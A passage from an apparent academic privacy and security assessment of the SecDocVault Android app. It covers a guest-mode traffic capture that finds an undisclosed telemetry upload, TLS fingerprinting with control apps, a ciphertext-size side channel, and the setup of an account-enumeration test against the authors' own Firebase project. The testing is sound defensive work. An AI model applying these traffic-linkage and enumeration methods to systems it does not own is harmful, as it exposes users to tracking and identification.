- The secure-storage provider is current and correctly configured at every call site, with device-only accessibility and user presence required at two sites.
- Every published advisory is availability-only. All four advisories affecting the tree carry the vector C:N/I:N/A:H — no confidentiality impact, no integrity impact. None can disclose data, so none can produce the identification, linkage or metadata leakage this strand tests for.

- All six affected packages are build toolchain. None ships in the application package or is reachable at runtime on a device and all six report a fix as available.

5.3.2.12 Remediation

1. Exclude the telemetry transport at build configuration and confirm recognition still functions, which it tolerates:

```
configurations.all {
  exclude group: 'com.google.android.datatransport', module: 'transport-backend-cct'
}
```

2. Disable automatic data collection in firebase.json. Three switches apply, the latter two identified from the Firebase configuration schema during Test C:

```
react-native": {
  "app_data_collection_default_enabled": false,
  "google_analytics_adid_collection_enabled": false,
  "analytics_idfv_collection_enabled": false
}
```

3. Merge the Android dependency graph into the bill of materials, so that provenance covers the half of the tree that produced this test's principal finding.
4. Commit the bill-of-materials generator, or replace it with cyclonedx-npm once a local install is permitted. Only its output is currently preserved.
5. Schedule the cryptographic provider upgrade as a work item rather than a version bump — the 0.7 to 1.x transition changed API surface, and use the round-trip harness described in Section 5.3.4 as the regression gate.
6. Pin the native cryptographic library to a version floor and determine which version ships by inspecting the built binary.
7. Upgrade the secure random source and the backend client, both of which sit on paths the cryptography strand owns.
8. Treat the upload-path picker upgrade as behaviour-affecting. The current metadata stripping on the camera and gallery paths is a side effect of a quality option and could change across a major version. Add the regression test described in Section 5.3.4 before upgrading.
9. Run `npm audit fix`. All six affected packages report a fix as available.
10. Generate the bill of materials in continuous integration, so provenance is continuously visible rather than audited once.

5.3.2.13 Limitations

Test A: inventory and bill of materials

- The bill of materials covers npm only: 1,269 npm components, zero Maven components. The Android dependency graph was enumerated separately as a flat coordinate list but never merged, so the component that produced this test's principal finding is absent from its formal inventory. The fix is straightforward — convert the Gradle coordinates to Maven package URLs and merge.
- The generation method is recorded in the output's metadata, and the procedure in Section 5.3.2.4 is reconstructed from it; the counts and fields reproduce, but the script has not been byte-verified against the original run.
- The audit shows that every package came from the registry and that its stated purpose matches its usage. It does not prove that the retrieved artefact is the artefact signed by the publisher. The integrity hashes recorded in the bill of materials are what a later verification pass would check against.
- `npm ls --all --json` exits with `ELSPROBLEMS` on this tree, which is why the lockfile is used as the census. Anyone reproducing the counts should expect that error.

Test B: maintenance and currency

- Figures are a snapshot. Version lag changes whenever upstream publishes and a re-run will not reproduce the table exactly. The script, not the table, is the artefact.
- A major version bump might just be an API rename with no security content; a patch release could fix a serious defect. The metric points to where to look, not what was found.
- The three thresholds are project conventions. Nothing external sets a firm 24 months, and nothing makes a major-version gap inherently more serious than a long-stale patch version.
- Transitive dependencies are not assessed for currency, only direct ones. A stale transitive package would not appear here.
- Registry metadata is taken at face value. A publish date records when an artefact was pushed, not when the code was written or last reviewed.

Test C: identifier-API attribution

- Occurrence counting is a rough tool. It counts string mentions, not actual reads or call sites: an import statement and the call it enables each count once.

- A shell portability difference caused the scan to return zero matches instead of an error, producing output indistinguishable from a clean pass. This is the failure shape recorded in Section 5.3.1 for sensor attribution, and it supports the same mitigation: confirm the scan finds a known hit before treating silence as evidence.

Test D: security-weight dependencies

- The prebuilt binaries from the cryptographic provider were not verified against the source. Their origin can not be determined from the registry's metadata.
- The version of the native cryptographic library? Unclear. The package metadata references it but without a version floor. To know which version ships, requires inspecting the built binary.
- Only three components were examined, not the entire tree. They were chosen based on security weight, meaning if a component held weight outside the selection criteria, it was not reviewed.

Test E: known vulnerabilities

- The audit only covers the npm tree only. Firebase, ML Kit, and the telemetry transport come through Gradle and were not assessed, nor was an equivalent Android-side scan performed. Same boundary as Test A.
- The audit highlights known advisories. Just because an advisory is absent does not mean there is no defect; the databases often lag behind the disclosures.
- Reachability was figured out by looking at each package's role in the build, not by call-graph analysis. If a package is classified as build-only, that could be misclassified if some path bundled it into the application.

Across all tests

- Figures are tied to tag v0.1.3, not to a date. Advisory counts, version lag, and occurrence counts all shift without any project changes. The commands, not the tables, are the reproducible artefacts.
- Static analysis cannot prove a negative when it comes to network behaviour. The second limb of the pass condition could not be settled in this test, needing the runtime observation reported in Section 5.3.3.
- iOS dependencies were not analysed.

5.3.3 TA-03: Guest-mode network silence

5.3.3.1 Purpose

- To determine whether a guest session transmits anything to any backend.
- The guest-mode screen tells the user, at the moment they choose the mode, that nothing is saved to Firebase and nothing is stored on the operators' servers. The claim is binary and admits no partial satisfaction, which makes it the cleanest falsifiable statement in the strand.

This addresses Claim 3 and Claim 9. Maps to LINDDUN Detectability and Non-compliance and to GDPR Articles 5(1)(a), 5(1)(c), 13, 25 and 28.

5.3.3.2 Question

Does a guest session transmit anything to any backend?

5.3.3.3 Scope

A single test: One guest session, driven through the complete application lifecycle, with all network connections linked to its owning package.

The session covers 11 actions, without a cloud account ever involved in any point of the test: register guest, set each unlock method (PIN, Passkey), upload a multi-file document, preview, censor, export, edit metadata, delete, change the guest password, log out, delete the account, then 15 minutes foregrounded and another 15 minutes in the backgrounded.

Key recovery is out of scope by design: The feature stores wrapped keys in Firebase, inaccessible to guest accounts.

Pass condition: Zero network flows attributable to the application for the entire session. Only operating-system traffic present.

Fail condition: Any flow attributable to the application, including one originating in a dependency rather than in application code and including Firebase initialisation, model download, or telemetry.

5.3.3.5 Method

Wiped application state, created a guest account, and executed the 11 lifecycle actions in order, followed by both idle windows.

Two independent records are kept:

1. **The network record** is a per-package packet capture using PCAPdroid, which operates as a local VpnService on the device. It was chosen for two key reasons. It captures the owning package for each connection; thus,

attribution is recorded by the operating system, not guessed from timing or endpoints. Plus, it does not alter system proxy settings, which caused issues in earlier attempts.

2. **The application's telemetry database record** features snapshots taken at eight points throughout the session, allowing comparisons with the network record. These are generated by different methods: one through the platform's network stack, the other via the application's transport library; making their agreement significant rather than just circular.

Device-side state changes were timestamped throughout by a monitor script, to link flows with actions and confirm the capture window was continuous.

Environment

- Device: Nothing A063 android 15, not rooted.
- Build: debug variant at tag v0.1.3, installed from the development machine.
- Capture: PCAPdroid 1.9.1, running as a local VpnService scoped to the package under test.
- Date: 2026-08-21.

5.3.3.6 Commands

```
export PATH="PATH:HOME/Library/Android/sdk/platform-tools"
D=<device-serial>

# 1. Clean slate
adb -s $D shell pm clear com.secdocvault

# 2. Start the app-scoped capture (PCAPdroid, local VpnService)
adb -s $D shell am start \
  -n com.emanuelef.remote_capture/.activities.CaptureCtrl \
  -e action start -e app_filter com.secdocvault
adb -s $D shell dumpsys connectivity | grep -o "Transports: VPN"  # confirm active

# 3. Timestamp device-side state changes so flows correlate to actions (see the script below)
./evidence/HARNESS/TA-03/session_monitor.sh $D evidence/TA-03/session-timeline.txt &

# 4. Drive all ten lifecycle actions, then 15 min foreground + 15 min background idle (no cloud account at any point)

# 5. Stop and export
adb -s $D shell am start -n com.emanuelef.remote_capture/.activities.CaptureCtrl -e action stop
#    PCAPdroid: Connections -> Save to file

# 6. THE DECISIVE QUERY -- attribute by package
python3 -c "
import csv
rows=list(csv.DictReader(open('pcapdroid-connections.csv')))
app=[r for r in rows if r['PackageName']=='com.secdocvault']
print(f'total {len(rows)} connections; {len(app)} from the app under test')
for r in app:
    print(f\"  {r['FirstSeen']}  {r['Info']}  sent={r['BytesSent']} rcvd={r['BytesRcvd']}\")
"

# 7. Corroborate against the app's own transport database
adb -s $D shell 'run-as com.secdocvault cat \
  /data/data/com.secdocvault/databases/com.google.android.datatransport.events' > t.db
sqlite3 t.db "select _id, transport_name, num_attempts from events;"
sqlite3 t.db "select _id, backend_name, next_request_ms from transport_contexts;"
sqlite3 t.db "select distinct name, value from event_metadata order by name;"
sqlite3 t.db "select extras from transport_contexts limit 1;" | base64 -d | tr -d '\000-\037'
```

Scripts

Script	Purpose
session_monitor.sh	Timestamp device-side state changes script

(Listings in Appendix A.1)

5.3.3.7 Result

The application made exactly one network connection for the entire session.

Measure	Value
Connections attributed to com.secdocvault	1
Of those, to a suspect telemetry endpoint	1
To the application's own backend (Firestore, Auth, Storage)	0

```
15:25:02.532  com.secdocvault → firebaselogging.googleapis.com (172.217.118.4:443)
              sent 1,904 bytes · received 6,045 bytes · status Closed
```

Other packages on the device contacted the same endpoint during the capture window, which is why attribution by owning package rather than by endpoint is what isolates the application's single connection.

Corroboration from the application's own bookkeeping

The connection is independently confirmed by the transport database, which only the application's user id can write:

- **11 events were created** during the session by the optical-character-recognition library, from the two redaction operations at 15:24:00 and 15:24:34.
- **7 remain.** Identifiers 2, 6, 7 and 9 were deleted — the batch that was uploaded.
- **next_request_ms was written to 15:40:02** on the second transport context, where every earlier snapshot recorded zero on both contexts. The transport writes this value only after a send attempt and 15:40:02 is exactly 15 minutes after the observed connection.

The packet capture and the application's internal state agree, independently, on the same event.

Session coverage

All 11 lifecycle actions were verified device-side and the capture window is provably continuous — the session monitor recorded no offline interval.

Observation	Confirms
Keychain store grows, 14:21:50	guest account registered
Cache entries appear, 14:23:30	upload
Vault count reaches 2, 14:23:46	multi-file document
Telemetry database created, 14:24:02	first redaction
Telemetry queue grows, 14:24:34	second redaction
Vault count returns to 0, 14:25:03	delete
Censored file written to Downloads	export
Cache reaches eleven entries	preview

Key recovery was correctly out of scope. The feature stores wrapped keys in Firebase and is therefore unavailable to guest accounts. This is recorded as a pass — the one vault feature that inherently requires a backend is properly gated off. It sharpens the attribution, since no traffic in this session could have been a key backup.

5.3.3.8 Verdict: **FAIL**

The pass condition is zero application-originated network flows. There was one. **Claim 3 fails at the packet level.**

The user sees a claim that nothing is saved to Firebase and that nothing is stored on the operators' servers. The first half is now measurably true, and the second half is also measurably true, but the overall claim is still false. The app sends a device fingerprint to a third party that the user never knew about.

The failure is narrow and specific: one inherited telemetry transport from a dependency chosen for optical character recognition, in the one mode that promises to be local-only.

Results in the application's favour

- **Zero connections to the application's own backend.** No Firestore, no Authentication, no Storage. Guest mode does not touch the group's infrastructure, so the promise on screen about the servers stands true.
- **No model download.** The static conclusion that recognition models ship within the package is confirmed at the network layer.

- **No Firebase Installations, Analytics, Crashlytics or App Check traffic.** The identifier negatives recorded in Sections 5.3.1 and 5.3.2 persist through dynamic observation.

5.3.3.9 Findings

Finding	Severity	LINDDUN	GDPR
Guest mode transmits a device fingerprint to a Google telemetry endpoint. No account exists, none is created and the mode is presented to the user as local-only	High	Detectability, Identifiability, Non-compliance	Art. 5(1)(a), 5(1)(c), 13, 25, 28

The payload holds the fifteen-key device descriptor from Section 5.3.1 — build fingerprint, model, manufacturer, device, product, hardware platform, operating-system build, SDK version, locale, country, and timezone offset. It has no stable per-install identifier, so the favourable results from Section 5.3.2 remain valid; yet it sharply narrows the device population and is tied to every event.

Severity is qualitative rather than scored. This is a failure in disclosure and transparency, not an exploitable vector. To force a CVSS score onto it would misrepresent the situation, highlighting the point made in Section 3.3 about the scale's limits for privacy harms.

5.3.3.10 Remediation

1. Do not initialise the recognition library in guest mode. The redaction feature is the trigger; gate it, or the transport, on session mode.
2. Exclude the transport at build configuration and confirm recognition still functions, which it tolerates:

```
configurations.all {
    exclude group: 'com.google.android.datatransport', module: 'transport-backend-cct'
}
```

3. Defer Firebase initialisation until a cloud account exists. This would make the claim structurally true rather than dependent on the absence of a trigger.
4. Correct the on-screen statement until the above ships. The current wording is accurate about the operators' own servers and misleading about the third party and it is the pairing that constitutes the compliance problem.
5. Disclose the transfer if it is retained: Articles 13 and 28 require the recipient and the purpose to be stated.

5.3.3.11 Limitations

- One device, one session, one Android version. The finding establishes that this transmission occurs, not how often or under what other conditions.
- Sending was observed once. 4/11 events were uploaded; seven remained queued at the end of the session. Whether the remainder are eventually delivered and on what schedule, was not followed to completion.
- Capture was scoped to the package under test. This is what makes attribution reliable, but it means traffic from other processes acting on the application's behalf would not appear.
- The three invalidated runs are discarded. A proxy that breaks connectivity validation, a dead tunnel that suspends the upload scheduler and an unscoped capture all yield the same output as genuine silence.
- Payload contents were not decrypted. The connection was observed and its size recorded; the device fingerprint it carries is established from the application's own event metadata rather than from the wire. Confirming the two match would require intercepting a connection that the earlier attempts showed cannot be intercepted without altering the behaviour under test.

5.3.4 TA-04: Cross-session linkability and TLS fingerprint

5.3.4.1 Purpose

- To determine whether a passive network observer can recognise the application, or recognise the same user across sessions, without decrypting anything.
- Section 2.1.5.4 established that a TLS handshake carries a client fingerprint even when the traffic it protects is fully encrypted and that the fingerprint reflects the underlying TLS library rather than the application — which creates a risk of false linkage as much as of identification. Section 2.1.3 established the parallel point for traffic metadata: linkable side-data re-attaches identity without any exposure of content.

This addresses Claim 9. Maps to LINDDUN Linkability and Identifiability and to GDPR Articles 5(1)(c) and 32.

5.3.4.2 Question

Can a passive observer identify the application from its TLS handshake, or link a user's sessions from the shape of its traffic?

5.3.4.3 Scope

Two questions, answered in sequence against the same captures. The first asks whether the handshake identifies the application; the second asks whether traffic shape identifies the user. They are reported together because the pass condition treats them as alternatives - either would be sufficient to fail the test.

The fingerprint half covers six capture conditions: three separate sessions, a reinstall, a reboot and a second device at a different API level; plus three control applications, without which the comparison has no meaning.

Pass condition: The TLS signature does not uniquely identify the application and session linkage requires information beyond passive observation.

Fail condition: A stable application-unique JA3/JA4 signature, or user sessions linkable from traffic shape alone.

5.3.4.4 Method

5.3.4.4.1 TLS fingerprinting

Each capture condition was driven identically: launch, sign in to a cloud account, upload a fixture. Every TLS ClientHello in the resulting capture was parsed and reduced to a JA3 and a JA4 fingerprint, recorded alongside its server name, destination, negotiated version, cipher count and ALPN list.

Fingerprints were then compared along two axes. Across conditions, to establish whether the signature is stable — a signature that changes per session or per install cannot link anything. Against controls, to establish whether the signature is distinctive — a signature shared with other applications identifies the networking stack rather than this application.

The control comparison is the step that decides the result and control selection determines whether it is meaningful. As a React Native application that uses standard Android networking we chose Discord, Facebook as a React Native application known to ship its own networking stack and Chrome as a deliberately different baseline. Analysis was performed by a comparison script that refuses to return a verdict when no control capture is supplied.

5.3.4.4.2 Size correlation

Uploads were analysed at TCP-stream granularity, one upload per stream. Aggregating by destination address merges several uploads to the same Google address and conceals the relationship entirely. Each upload stream was matched to its document by timestamp against the backend record, giving a known plaintext

size for each observed byte count and the ratio between them was compared against the encoding overhead predicted from the implementation.

Environment

- Device A: Nothing A063 android 15 (API 35), security patch 2026-04-01.
- Device B: emulator, Pixel 9 Pro image android 16 (API 36.1), security patch 2026-01-05.
- Build: release variant.
- Capture: PCAPdroid in PCAP-file mode, filtered to the package under test. The emulator condition used the emulator's native -tcpdump, which is not application-filtered.
- Controls: Discord (React Native, standard Android networking), Facebook (React Native origin, proprietary networking stack), Chrome (browser baseline).
- Date: 2026-08-23.

5.3.4.5 Commands

```
export PATH="$PATH:$HOME/Library/Android/sdk/platform-tools"
D=<device-serial>

# 1. Application conditions -- each run: launch, sign in to a cloud account, upload a fixture
./evidence/HARNESS/TA-04/capture.sh $D s1      # session 1
adb -s $D shell am force-stop com.secdocvault  # force-stop the app between sessions
./evidence/HARNESS/TA-04/capture.sh $D s2      # session 2
adb -s $D shell am force-stop com.secdocvault  # force-stop the app between sessions
./evidence/HARNESS/TA-04/capture.sh $D s3      # session 3
# After reinstall
adb -s $D uninstall com.secdocvault
adb -s $D install -r android/app/build/outputs/apk/release/app-release.apk
./evidence/HARNESS/TA-04/capture.sh $D reinstall
# After reboot
adb -s $D reboot && adb -s $D wait-for-device
./evidence/HARNESS/TA-04/capture.sh $D reboot

# 2. Controls -- required; the comparison has no meaning without them
TA04_PKG=com.discord         ./evidence/HARNESS/TA-04/capture.sh $D control-discord
TA04_PKG=com.facebook.katana ./evidence/HARNESS/TA-04/capture.sh $D control-facebook
TA04_PKG=com.android.chrome  ./evidence/HARNESS/TA-04/capture.sh $D control-browser

# 3. Cross-version -- emulator, not application-filtered; filter by SNI at analysis time
$HOME/Library/Android/sdk/emulator/emulator -avd Pixel_9_Pro -tcpdump ~/deviceB.pcap &
adb -s <emulator-serial> install -r android/app/build/outputs/apk/release/app-release.apk

# 4. Analyse
python3 evidence/HARNESS/TA-04/compare.py evidence/TA-04/session-captures/*.pcap > evidence/TA-04/ja3-ja4-comparison.md
```

```
# 5. Generate the fixtures and copy them to the device Download directory
./evidence/HARNESS/TA-04/make-fixtures.sh ./evidence/TA-04/fixtures
adb -s $D push evidence/TA-04/fixtures/. /sdcard/Download/

# 6. Size correlation -- does ciphertext length leak plaintext length?
./evidence/HARNESS/TA-04/capture.sh $D size-correlation  # upload all 7 txt fixtures
python3 evidence/HARNESS/TA-04/size_correlate.py evidence/TA-04/session-captures/size-correlation.pcap \
    --fixtures evidence/TA-04/fixtures > evidence/TA-04/size-correlation.md
```

Scripts

Script	Purpose
capture.sh	Per-condition capture runner. Records the output directory before each run and takes only the file that appeared, warning on any byte-identical match
compare.py	Cross-condition and cross-control comparison; refuses to return a verdict without control captures
ja3ja4.py	Dependency-free PCAP and PCAPNG parser; extracts every ClientHello and computes JA3 and JA4
make-fixtures.sh	Generate fixtures for the size correlation test (same script for TA-07)
size_correlate.py	Matches each upload stream to its fixture by size and timing, computes the outbound-to-plaintext ratio

(Listings in Appendix A.2)

5.3.4.6 Result (TLS fingerprinting): **PASS**

54 ClientHellos were captured across 6 conditions and 3 controls. The application does not have a single fingerprint. It has 5, produced by three different networking libraries.

JA4	TLS	Ciphers	ALPN	Used for	Library	Shared with a control
t13d1713h1_5b57614c22b0_eca864cca44a	1.3	17	http/1.1	Storage, googleapis	OkHttp / Conscrypt	**Yes** (Discord)
t13d1513h2_8daaf6152771_eca864cca44a	1.3	15	h2, http/1.1	Storage, connectivity	Conscrypt (platform)	**Yes** (Discord)
t13d1713h1_5b57614c22b0_352634941f3a	1.3	17	http/1.1	googleapis, Storage	OkHttp / Conscrypt	No
t12d0609h2_39a52dd9ae43_b39be8c56a14	1.2	6	h2	Firestore	gRPC-Java	No
t12d0610h2_39a52dd9ae43_f88f2b2eb673	1.2	6	h2	Firestore	gRPC-Java	No

The cipher-list component of the JA4 hash separates the stacks cleanly: 2 values are Conscrypt variants, the third is gRPC's own six-cipher list. Rows one and three share their first two components entirely and differ only in extensions — the same client with per-connection variation, not two distinct stacks. Firestore negotiating TLS 1.2 with six ciphers while everything else in the same application negotiates TLS 1.3 with 15 or 17 is a structural difference inside a single application.

Stability

Condition	ClientHellos	Distinct JA3	Distinct JA4
Session 1	5	3	3
Session 2	5	3	3
Session 3	5	3	3
Reinstall	3	2	2
Reboot	3	2	2
Device B	14	10	10
Size-correlation run	5	2	2

No condition produced a fingerprint, sessions are strict subsets. The fingerprint set is stable across sessions, across reinstall and across reboot, carrying no per-install or per-session randomisation. On the second device the primary OkHttp fingerprint is identical at API 36.1 to its value at API 35, so it does not track the operating-system version across that pair either.

The control comparison

Control	Distinct JA3	Distinct JA4	Notes
Discord	2	3	React Native, standard Android networking
Facebook	2	2	React Native origin, proprietary networking stack
Chrome	6	6	Deliberately different baseline

2/5 application's fingerprints are byte-for-byte identical to Discord's. For that traffic the signature identifies the Android networking stack, not this application: a passive observer cannot distinguish a SecDocVault user from a Discord user by

handshake alone. This is the false-linkage risk anticipated in Section 2.1.5.4, demonstrated directly rather than asserted.

2 gRPC fingerprints appear in no control. This is not evidence that the application is uniquely identifiable and is not reported as such. gRPC-Java sets its own TLS parameters, so any Android application using the Cloud Firestore SDK presents the same handshake; the fingerprint narrows the population to *"an application using Firestore"*, which is a far smaller set than every Android application and a far larger one than a single product. None of the three controls uses Firestore, so this reading is argued from how the library works rather than measured.

One observation is not anticipated by the plan or by the cited literature. An observer who sees a 6 cipher TLS 1.2 gRPC handshake alongside TLS 1.3 OkHttp handshakes to Firebase Storage learns that the client is a Firebase-backed application. The co-occurrence of the 5 fingerprints is more distinctive than any one of them and a per-application mixture signature is a case neither the plan nor Section 2.1.5.4 contemplates.

5.3.4.7 Result (size comparison): **FAIL**

Ciphertext length is a deterministic function of plaintext length. 7 documents of known size, spanning 10 kB to 6 MB, were uploaded in one session and each matched to its upload stream.

#	Upload	Plaintext	Outbound	Ratio	Path
1	size-10240.txt	10,240	22,632	2.210	base64 text
2	size-51200.txt	51,200	95,645	1.868	base64 text
3	size-102400.txt	102,400	186,915	1.825	base64 text
4	size-512000.txt	512,000	920,713	1.798	base64 text
5	size-1048576.txt	1,048,576	1,879,015	1.792	base64 text
6	size-2097152.txt	2,097,152	3,748,165	1.787	base64 text
7	size-6291456.txt	6,291,456	8,424,692	1.339	chunked (raw)

Below the 5 MB threshold (base64-text path)

A least-squares fit over the 6 sub-threshold uploads gives:

```
outbound ≈ 1.7855 × plaintext + 4,947
```

The slope matches the value predicted from the implementation to within 0.4 %. That prediction follows from the small-file upload path encrypting the base64 text of the

file rather than its raw bytes, with the resulting ciphertext base64-encoded again into the storage envelope:

```
plaintext → base64 (×4/3) → AES-GCM → base64 (×4/3) = ×16/9 ≈ 1.7778
```

The intercept of 4,947 bytes is the fixed cost of HTTP/2 headers, TLS record framing and the envelope's constant fields. It is the reason the observed ratio falls from 2.210 at 10 kB toward the asymptotic 1.778 as documents grow — the overhead is constant, so its proportional weight shrinks.

Inverting the fit recovers plaintext size directly from bytes on the wire:

#	Upload	Observed	Estimated plaintext	True	Error
1	size-10240.txt	22,632	9,905	10,240	-3.27 %
2	size-51200.txt	95,645	50,797	51,200	-0.79 %
3	size-102400.txt	186,915	101,915	102,400	-0.47 %
4	size-512000.txt	920,713	512,891	512,000	+0.17 %
5	size-1048576.txt	1,879,015	1,049,605	1,048,576	+0.10 %
6	size-2097152.txt	3,748,165	2,096,455	2,097,152	-0.03 %

Accuracy improves with document size. The smallest document is recovered to within 3.3%; everything above 100 kB is recovered to better than 0.5 % and the largest to 0.03 %. The error is dominated by the fixed intercept, so it is proportionally largest where the document is smallest.

No padding, bucketing or quantisation is present at any size. Quantised outbound values would have indicated padding; the static round found none anywhere in the encryption path and the measurement agrees.

At or above 5 MB (chunked raw-byte path)

The 7th upload crosses the threshold and takes the streaming path, which encrypts raw bytes rather than base64 text (factor 16/9). Its ratio is 1.339 against a predicted 1.3333, a single base64 encoding rather than two, with an overhead of 36,084 bytes. One data point, so no fit, but the ratio confirms the two paths encode differently.

The threshold itself is visible on the wire. Because the two paths produce different slopes, an observer can tell from the ratio alone whether a document is above or below 5 MB, without knowing either size in advance. That is a second, coarser channel layered on the first and it discloses a property of the implementation rather than of the document.

Reading the result

- A consistent slope with a small fixed intercept means the relationship is deterministic, not statistical: an observer does not need to accumulate samples or reason probabilistically, but computes the plaintext size from one observation.
- Two slopes either side of the threshold confirm the two upload paths encrypt differently, which was established statically in Section 5.3.7 and make the threshold observable to a party who has never seen the code.
- The absence of quantisation is what makes the channel usable. Padding to fixed buckets would have collapsed many document sizes onto the same outbound value; there is none, so the mapping stays one-to-one.

5.3.4.8 Verdict: **FAIL**

The test fails on the second limb. The first is a genuine pass and is reported as one.

TLS fingerprint — PASS. The application's OkHttp and Conscrypt handshakes are shared with another React Native application on the same device, so for that traffic the signature identifies the stack rather than the product. The gRPC handshakes are not shared in this dataset, but belong to the Firestore SDK, not this application.

Traffic shape — FAIL. Document sizes are recoverable by passive observation, within 3.3 % for a 10 kB document and to more than 0.5 % for anything above 100 kB. Sizes are effectively unique at that precision: an observer who spotting a client upload documents of 512,000 and 2,097,152 bytes has a distinctive pair and can recognise the same user in a later session, or on a different network, by traffic shape alone. Combined with the finding that the fingerprint set stays the same across sessions, reinstall and reboot, that is enough to link sessions without any identifier and without decryption, which is the plan's stated fail condition.

This is not a break of the encryption. Document contents remain protected. The failure is a linkability channel that survives perfect encryption and size is correlated with content type in practice: a 3.8 MB upload is a scan or a photograph, a 20 kB upload is a text document. That is metadata about what a user stores, in a vault meant to keep exactly that private.

5.3.4.9 Findings

Finding	CVSS v3.1	Severity	LINDDUN	GDPR
Ciphertext length leaks plaintext length. Document sizes are	Low (3.7)	Medium	Linkability, Identifiability,	Art. 5(1)(c),

Finding	CVSS v3.1	Severity	LINDDUN	GDPR
recoverable from the wire to better than 0.5 % above 100 kB, with no padding, bucketing or quantisation anywhere in the upload path			Detectability	32

CVSS v3.1: AV:N/AC:H/PR:N/UI:N/S:U/C:L/I:N/A:N = 3.7 Low. The access complexity is high because it requires a network position and the confidentiality impact is scored low since only metadata is disclosed.

Qualitative privacy impact: Medium to High and CVSS understates it — the case Section 3.3 anticipates. The scale prices *"some information disclosure"*; what is actually disclosed is a stable per-user linkage channel in a product whose entire idea is confidentiality.

A second-order observation outside the privacy scope. The double encoding means the application sends roughly 78% more bytes than the document itself, compared to about 33% for a single encoding. That is a bandwidth and cost issue, following from the same implementation defect noted in Section 5.3.7.

5.3.4.10 Remediation

1. Pad payloads to fixed buckets before upload — round to the next power of two, or to a 64 kB grid. Padding is the only measure that closes a size channel and its bandwidth cost should be stated explicitly rather than absorbed silently. Padding to a 64 kB grid would collapse uploads 1 through 3 onto a single outbound value, which is the concrete effect worth stating.
2. Stop double-encoding. Encrypt raw bytes on both upload paths. This removes roughly a third of the transmitted volume and is required in any case to fix the defect in Section 5.3.7. It does not close the size channel by itself — it only changes the constant.
3. If padding is judged too expensive, document the residual. State in the privacy notice that document sizes are observable to a network adversary.
4. Capture a second Firestore-backed application to settle whether the gRPC fingerprints are a property of the SDK or of this application. This is the single cheapest way to strengthen the passing half of the result.

5.3.4.11 Limitations

- The gRPC interpretation is argued, not measured. None of the three controls uses Firestore, so the claim that any Firestore-backed application would

present the same handshake rests on how gRPC-Java works rather than on a comparison. Capturing one such application would settle it.
- The second device is an emulator at a different API level, not different hardware. An emulator runs the same Conscrypt as a physical device at the same API level, so this is a cross-version comparison only. No Firestore traffic was produced on the emulator, so the gRPC fingerprints could not be compared across versions.
- The JA4 implementation follows the published specification but has not been cross-checked against the reference implementation. Every comparison here is within the dataset, where an implementation quirk would affect all rows equally and cannot change the shared-or-not result; a sample should be verified before comparing against an external JA4 database.
- 7 fixtures across three orders of magnitude, of which one is above the chunked-upload threshold. The sub-threshold relationship is fitted over six points; the chunked path rests on a single measurement, so its ratio is confirmed but its intercept is not characterised.
- Control selection determines the verdict and a single control would have produced a false result. Facebook shares no fingerprint with the application — not because the application is distinctive, but because Facebook ships its own networking stack. Had it been the only control, the test would have reported an application-unique signature. Discord, using standard Android networking, is what made the shared-stack result visible.

5.3.5 TA-05: Account-existence disclosure via vaultUsers

5.3.5.1 Purpose

- To determine whether an attacker holding any authenticated account, including one that was never email-verified and costs a single HTTP request to create, can confirm that an arbitrary email address belongs to a SecDocVault user, or recover the entire user directory in bulk, using nothing beyond the deployed Firestore security rules.
- `vaultUsers` exists to serve exactly one legitimate lookup: resolving a share recipient's public key by email so a document can be shared. The question this test asks is whether the rule that serves that lookup is scoped to it, or to the whole collection.

This addresses Claim 9. Maps to LINDDUN Identifiability, Detectability and Linkability and to GDPR Articles 5(1)(c) data minimisation, 5(1)(f) integrity and confidentiality and 32 security of processing.

5.3.5.2 Question

Five tests, all against the rule file `firestore.rules/storage.rules` and the source paths that read or write `vaultUsers`:

	Test	Question
A	Static analysis of the rule and its call sites	What does the deployed rule for `vaultUsers` actually authorise, and is read access gated by anything besides the rule itself?
B	Dynamic enumeration: point query and unfiltered bulk dump, over REST	Does holding any account let A confirm B's existence and does an unfiltered request return the whole collection rather than a bounded sample?
C	Device UI oracle: what the share dialog discloses	Does the share dialog, unaided, let an attacker distinguish "no such user" from "user exists"?
D	Audit of the other rules sharing the same two files	Do revocation and expiry hold up under the same two rule files, and does a comparable rule elsewhere get the scoping right?
E	Verification that the ruleset enforced by the live project is the one analysed	Is the ruleset enforced by the live project the one read in Test A and does an independent evaluator reproduce the same allow/deny behaviour?

5.3.5.3 Scope

Own infrastructure only: Every live request (Tests B, C, E) runs against docvault-third-year-project, the authors' own Firebase project.

Out of scope: Document content and wrapped key material — `vaultUsers` carries neither and this test does not probe Cloud Storage beyond the `sharedWith/hasActiveShare` coordination check in test D.

PII handling: Real addresses recovered during test 1 are held only in the gitignored private/ evidence tree and are not reproduced here beyond domain-level counts, opaque UIDs and the synthetic addresses used for the attacker and control accounts.

Pass condition: Existence of an account cannot be confirmed for an arbitrary email and the collection cannot be enumerated and the deployed rules match that description.

Fail condition: Any one of the three breaks.

5.3.5.4 Method

The static half read firestore.rules, storage.rules and every source path that touches `vaultUsers` and registered five hypotheses in advance so the dynamic half would be a test rather than a confirmation exercise:

- **H1** The point query discloses existence;
- **H2** The unfiltered list pages the entire directory;
- **H3** Each returned document holds exactly `uid`, `emailLower`, `sharePublicKey`, `updatedAt` and nothing else;
- **H4** An unauthenticated request is refused, i.e. the only gate is holding any account;
- **H5** A brand-new, never-verified account is sufficient.

The dynamic half executed against the live project with end-user ID tokens exclusively. The harness refuses to run with `GOOGLE_APPLICATION_CREDENTIALS` set, because an Admin SDK or service-account credential bypasses security rules entirely and a dump obtained with one would prove nothing about the rules under test. A negative-control address (ta05-control-<random>@example.invalid, RFC 2606 — unregistrable by construction) was queried alongside every probe so a successful dump could be distinguished from a genuinely world-readable collection. Every request is a read; the sole exception is the account-creation call in step 1, which is itself the H5 test.

The device half read the release build's accessibility tree rather than screencap, because MainActivity.kt:27 sets `FLAG_SECURE` and it was left enabled for this capture — an artefact taken with it disabled would no longer describe the shipped build.

The hardening half used the Firebase console's Rules Playground — Google's own rules evaluator, entirely independent of this project's scripts — to simulate a get on the same document with one variable changed (authenticated or not) and compared the console's Rules tab against the repository copy line by line and by SHA-256.

Environment

- Firebase project: `docvault-third-year-project` — the authors' own project
  - Project number: `866349175104`
  - Storage bucket: `docvault-third-year-project.firebasestorage.app`
  - Android package: `com.secdocvault`

- Credential discipline: end-user ID tokens only; `GOOGLE_APPLICATION_CREDENTIALS` confirmed unset before every run.
- Accounts:
  - A - attacker, an existing app user for the first four enumeration runs and a throwaway `accounts:signUp` account;
  - B - victim, an existing app user who had opened the app at least once, so `vaultUsers/{uid}` existed;
  - C - control, a fresh RFC 2606 .invalid address on every run.
- Device (Test C): release build, physical handset.
